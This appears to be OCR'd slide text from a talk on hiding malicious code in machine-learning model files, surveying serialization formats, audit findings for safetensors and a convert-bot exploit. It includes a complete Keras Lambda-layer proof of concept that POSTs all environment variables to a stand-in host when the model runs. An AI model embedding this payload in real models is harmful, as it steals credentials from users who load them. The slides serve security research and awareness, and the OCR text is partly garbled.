| TensorFlow | TFLite/FlatBuffers | ✅ |
| Python-based frameworks | SafeTensors | - |
| TensorFlow | SavedModel | - |
| Flax | MsgPack | - |
| Spark | Arrow | - |
| - | PMML | - |
| - | JSON | - |



Source: https://hiddenlayer.com/research/weaponizing-machine-learning-models-with-ransomware/

# Not Only .ckpt

.pth
.pt
.npz
.keras
.ckpt
.h5
.bin
.tflite
.mar
.onnx
.pt2
.pb
.npy
.safetensors

# .pt .pth .bin .mar .pt2

| Description | Format at |
|---|---|
| Stacked pickle files | PyTorch v0.1.10 |
| Tar file with sys_info, pickle, storages, and tensors | PyTorch v0.1.1 |
| ZIP file containing data.pkl | PyTorch v1.3 |
| ZIP file with data.pkl, constants.pkl, and version | TorchScript v1.4 |
| ZIP file that includes a pickled model, user files represented as a Python package, and framework files including serialized tensor data | PyTorch Package |
| ZIP or TAR file that includes Python code files and pickle files | PyTorch model archive format [.mar] |
| ZIP file with JSON files and Python code file | Torch.export [.pt2] |


Source: https://github.com/trailofbits/ml-file-formats

# Not Only .ckpt

.npz

.pth

.pt

.ckpt

.keras

.h5

.bin

.tflite

.mar

.onnx

.pt2

.pb

.npy

.safetensors

# .npy .npz

| Description | Format at |
| --- | --- |
| Used to integrate pickle by default as well | NumPy [.npy] |
| ZIP file of NPY files | NumPy [.npz] |



Source: https://github.com/trailofbits/ml-file-formats

# Not Only .ckpt

.pth
.pt
.npz
.keras
.ckpt
.h5
.npz
.bin
.tflite
.mar
.onnx
.pt2
.pb
.npy
.safetensors

# .pb .ckpt .tflite

| Description | Format at |
| --- | --- |
| Custom Protobuf format | TensorFlow Saved Models [.pb] |
| Custom Protobuf format | TensorFlow Checkpoint [.ckpt] |
| Modified binary flatbuffer file | TFLite [.tflite] |



Source: https://github.com/trailofbits/ml-file-formats

# Not Only .ckpt

.pth

.pt

.npz

.keras

.ckpt

.h5

.npz

.bin

.tflite

.mar

.onnx

.pt2

.pb

.npy

.safetensors

# .h5 .keras

| Description | Format at |
| --- | --- |
| Custom Protobuf format | Keras |
| ZIP archive with 2 JSON files and 1 h5 file | Keras |



Source: https://github.com/trailofbits/ml-file-formats

# Keras Lambda Layer [TesnsorFlow PoC]

The `Lambda` layer exists so that arbitrary expressions can be used as a `Layer` when constructing Sequential and Functional API models. `Lambda` layers are best suited for simple operations or quick experimentation. For more advanced use cases, prefer writing new subclasses of `Layer`.

⚠ **Warning:** `Lambda` layers have (de)serialization limitations!


Source: https://github.com/Azure/counterfit/wiki/Abusing-ML-model-file-formats-to-create-malware-on-AI-systems:-A-proof-of-concept

# Keras Lambda Layer [TesnsorFlow PoC]

```python
from tensorflow import keras

attack = lambda x: exec("""
import http.client
import json
import os
conn = http.client.HTTPSConnection("contoso.com")
conn.request("POST", f"/{os.getlogin()}", json.dumps(dict(os.environ)), {"Content-Type": "application/json"})
print(f"Environment-variable exfiltration status: {conn.getresponse().status}")
""") or x

inputs = keras.Input(shape=(5,))
outputs = keras.layers.Lambda(attack)(inputs)
model = keras.Model(inputs, outputs)
model.compile(optimizer="adam", loss="mean_squared_error")

model.save("model_malicious")
```


Source: https://github.com/Azure/counterfit/wiki/Abusing-ML-model-file-formats-to-create-malware-on-AI-systems:-A-proof-of-concept

# Not Only .ckpt

.pth

.pt

.npz

.keras

.ckpt

.h5

.npz

.bin

.tflite

.mar

.onnx

.pt2

.pb

.npy

.safetensors

# .oonx

| Description | Format at |
| --- | --- |
| Custom Protobuf format | OONX |



Source: https://github.com/trailofbits/ml-file-formats

# Not Only .ckpt

.pth

.pt

.npz

.keras

.ckpt

.h5

.npz

.bin

.tflite

.mar

.onnx


.pt2

.pb

.npy

.safetensors

# .safetensors





Source: https://huggingface.co/docs/safetensors/index


# .safetensors


| Title | Severity |
|---|---|
| Tensor offsets are not checked against the total size of the tensor data | Medium |
| Tensor size calculations may overflow in Metadata::validate | Medium |
| The safetensors library allows zero-sized tensors | Informational |
| The SliceIterator type does not validate tensor indexers against the tensor shape | Low |
| Insufficient test coverage against adversarial inputs | Medium |
| Serialization can panic on malformed JSON | Informational |
| Underspecified JSON behavior can lead to parser differentials | Low |
| PyTorch conversion utility is vulnerable to arbitrary code execution | Undetermined |
| Python dependencies are not semantically versioned | Low |
| The safetensors library does not check for exceptional values | Informational |


Source: https://github.com/trailofbits/publications/blob/master/reviews/2023-03-eleutherai-huggingface-safetensors-securityreview.pdf

NO FF ONE 2024

# How to Hide Malicious Code in ML Models? [ HIDE ]



# Attack Variants

01

Exploiting Serialization

02

Embed Payload in Least Significant Bits of a Tensor

03

Embed payload in Python Files

04

Exploiting Format-Specific Features [e.g. Keras Lambda Layer]

# Not Only .ckpt

.pt
.safetensors
.llamafile
.ggml
.gguf
.ptl
.pth
.ckpt
.keras
.h5
.npz
.bin
.mar
.tflite
.pt2
.onnx
.pb
.pte
.npy
.tfrecords

# .safetensors

main safetensors / bindings / python / convert.py

Code Blame 382 lines (320 loc) · 14.4 KB

```python
def convert_file(
    pt_filename: str,
    sf_filename: str,
    discard_names: List[str],
):
    loaded = torch.load(pt_filename, map_location="cpu")
    if "state_dict" in loaded:
        loaded = loaded["state_dict"]
    to_removes = _remove_duplicate_names(loaded, discard_names=discard_names)

```

# safetensors/convert issue

main safetensors / bindings / python / convert.py

Code Blame 382 lines (320 loc) · 14.4 KB

```python
def convert_file(
    pt_filename: str,
    sf_filename: str,
    discard_names: List[str],
):
    loaded = torch.load(pt_filename, map_location="cpu")
    if "state_dict" in loaded:
        loaded = loaded["state_dict"]
    to_removes = _remove_duplicate_names(loaded,
```

Spaces | safetensors / convert | like 194 | Running

## Convert any model to Safetensors and open a PR

The steps are the following:

- Paste a read-access token from hf.co/settings/tokens. Read access is enough given that we will open a PR against the source repo.
- Input a model id from the Hub
- Click "Submit"
- That's it! You'll get feedback if it works or not, and if it worked, you'll get the URL of the opened PR 🔥

⚠️ For now only `pytorch_model.bin` files are supported but we'll extend in the future.

model_id

Private model


Clear Submit

# safetensors/convert issue


PyTorch model with exploit payload
& `check_file_size` function bypass
via function pointer overwrite

SFConvertbot

